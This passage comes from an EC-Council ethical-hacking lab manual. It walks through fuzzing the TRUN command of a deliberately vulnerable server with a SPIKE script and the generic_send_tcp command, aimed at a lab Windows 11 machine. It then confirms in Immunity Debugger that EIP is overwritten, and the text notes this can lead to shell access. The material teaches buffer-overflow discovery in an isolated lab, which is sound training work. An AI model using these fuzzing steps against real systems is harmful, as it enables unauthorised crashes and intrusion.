
34. Switch back to the **Parrot Security** virtual machine.
35. In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.
36. Now, type **pluma trun.spk** and press **Enter**.
37. In the text editor window, type the following script:

    s_readline();

    s_string("TRUN ");

    s_string_variable("0");

38. Press **Ctrl+S** to save the script file and close the text editor.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Now, in the **terminal** window, type **generic_send_tcp 10.10.1.11 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

    Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **trun.spk** is the **spike_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

40. Leave the script running in the terminal window.




41. Now, switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.


42. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

43. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value “A”, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

